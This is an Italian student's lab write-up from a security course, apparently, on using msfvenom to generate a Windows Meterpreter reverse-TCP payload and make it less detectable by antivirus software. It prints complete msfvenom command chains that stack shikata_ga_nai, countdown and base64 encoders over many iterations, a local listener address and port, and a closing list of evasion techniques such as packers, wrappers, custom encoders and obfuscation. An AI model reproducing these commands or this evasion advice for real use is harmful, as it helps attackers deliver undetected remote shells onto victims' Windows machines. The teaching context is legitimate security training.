UNIT3 S9/L1 - msfvenom malware

Creazione di un Malware con Msfvenom

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.
Passaggi da Seguire

- Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- Utilizzo di msfvenom per generare il malware.
- Migliorare la Non Rilevabilità
- Test del Malware una volta generato.
- Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

esercizio

```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
==========================================

    Name                            Rank       Description
    ----                            ----       -----------
    cmd/base64                      good       Base64 Command Encoder
    cmd/brace                       low        Bash Brace Expansion Command Encoder
    cmd/echo                        good       Echo Command Encoder
    cmd/generic_sh                  manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                         low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                        normal     Perl Command Encoder
    cmd/powershell_base64           excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq               manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                   manual     The EICAR Encoder
    generic/none                    normal     The "none" Encoder
    mipsbe/byte_xori                normal     Byte XORi Encoder
    mipsbe/longxor                  normal     XOR Encoder
    mipsle/byte_xori                normal     Byte XORi Encoder
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
    php/hex                         great      PHP Hex Encoder
    php/minify                      great      PHP Minify Encoder
    ppc/longxor                     normal     PPC LongXOR Encoder
    ppc/longxor_tag                 normal     PPC LongXOR Encoder
    ruby/base64                     great      Ruby Base64 Encoder
    sparc/longxor_tag               normal     SPARC DWORD XOR Encoder
    x64/xor                         normal     XOR Encoder
    x64/xor_context                 normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                 normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                manual     Zutto Dekiru
    x86/add_sub                     manual     Add/Sub Encoder
    x86/alpha_mixed                 low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                 low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower    manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower          manual     Avoid UTF8/tolower
    x86/bloxor                      manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                manual     BMP Polyglot
    x86/call4_dword_xor             normal     Call+4 Dword XOR Encoder
    x86/context_cpuid               manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                   normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                 normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive           normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                    low        Non-Alpha Encoder
    x86/nonupper                    low        Non-Upper Encoder
    x86/opt_sub                     manual     Sub Encoder (optimised)
    x86/service                     manual     Register Service
    x86/shikata_ga_nai              excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit           manual     Single Static Bit
    x86/unicode_mixed               manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper               manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic                 normal     Dynamic Key XOR Encoder
    x86/xor_poly                    normal     XOR POLY Encoder
```

tramite --list encoders richiedo la lista degli encoders disponibili

```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list formats

Framework Executable Formats [--format <value>]
═══════════════════════════════════════════════

    Name
    ────
    asp
    aspx
    aspx-exe
    axis2
    dll
    ducky-script-psh
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war

Framework Transform Formats [--format <value>]
══════════════════════════════════════════════

    Name
    ────
    base32
    base64
    bash
    c
    csharp
    dw
    dword
    go
    golang
    hex
    java
    js_be
    js_le
    masm
    nim
    nimlang
    num
    octal
    perl
    pl
    powershell
    ps1
    py
    python
    raw
    rb
    ruby
    rust
    rustlang
    sh
    vbapplication
    vbscript
    zig
```


tramite --list formats ci da tutta la lista dei formati di framework e degli executable

provando ad eseguire il codice
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.3 LPORT=5559 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe


creo un file che ha come nome output pimorficmmm.exe, spiego che tipo di payload deve essere, host del listener e la porta del listener, l'architettura (in questo caso x86), sul sistema windows, e scelgo come primo encoders l'algorimo shikata_ga_nai (che è un algoritmo molto conosciuto ed efficace che verrà iterato 100 volte (nel primo shuffle), e definisco come formato sempre "raw" per essere più furtivo per l'analisi degli antivirus (se avessi definito da subito .exe sarebbe stato più facile da essere stato sgamato)

usando poi il pipe " | " posso incatenare più comandi di msfvenom, usando altri algoritmi o anche sempre lo stesso per reiterare altri encoder.


il risultato totale dell'analisi da virustotal è stato il seguente



a questo punto provando ad abbassare il punteggio cambiamo gli algoritmi



msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.3 LPORT=5559 -a x86 --platform windows -e cmd/powershell -i 100 -f raw | msfvenom -p - -a x86 --platform windows -e x86/countdown -i 150 -f raw | msfvenom -p - -a x86 --platform windows -e cmd/base64 -o polimo.exe



Questo è l'output di virus total

Come Migliorare l'Invisibilità

Per migliorare l'invisibilità del tuo payload e ridurre ulteriormente la possibilità di rilevamento, puoi provare diverse tecniche:

- Cambiare Encoder: Usa una combinazione diversa di encoders o prova con altri encoders disponibili in msfvenom. Alcuni encoders potrebbero essere meno riconoscibili dai motori antivirus.
- Aumentare le Iterazioni: Aumenta il numero di iterazioni per ogni encoder. Maggiore è il numero di iterazioni, più variazioni avrà il payload.
- Usare Encoder Personalizzati: Se hai esperienza di programmazione, puoi creare il tuo encoder personalizzato che non sia conosciuto dai motori antivirus.
- Modificare il Payload: Personalizza il payload di Meterpreter per cambiarne la firma. Questo può includere la modifica di variabili, funzioni o l'inserimento di codice inutile NOP sleds).
- Utilizzare Wrapper: Incapsula il payload all'interno di un altro programma o script che sembra innocuo. Questo può includere tecniche di steganografia o l'uso di packer.
- Obfuscazione: Usa strumenti di offuscamento per rendere il codice del payload più difficile da analizzare per gli antivirus.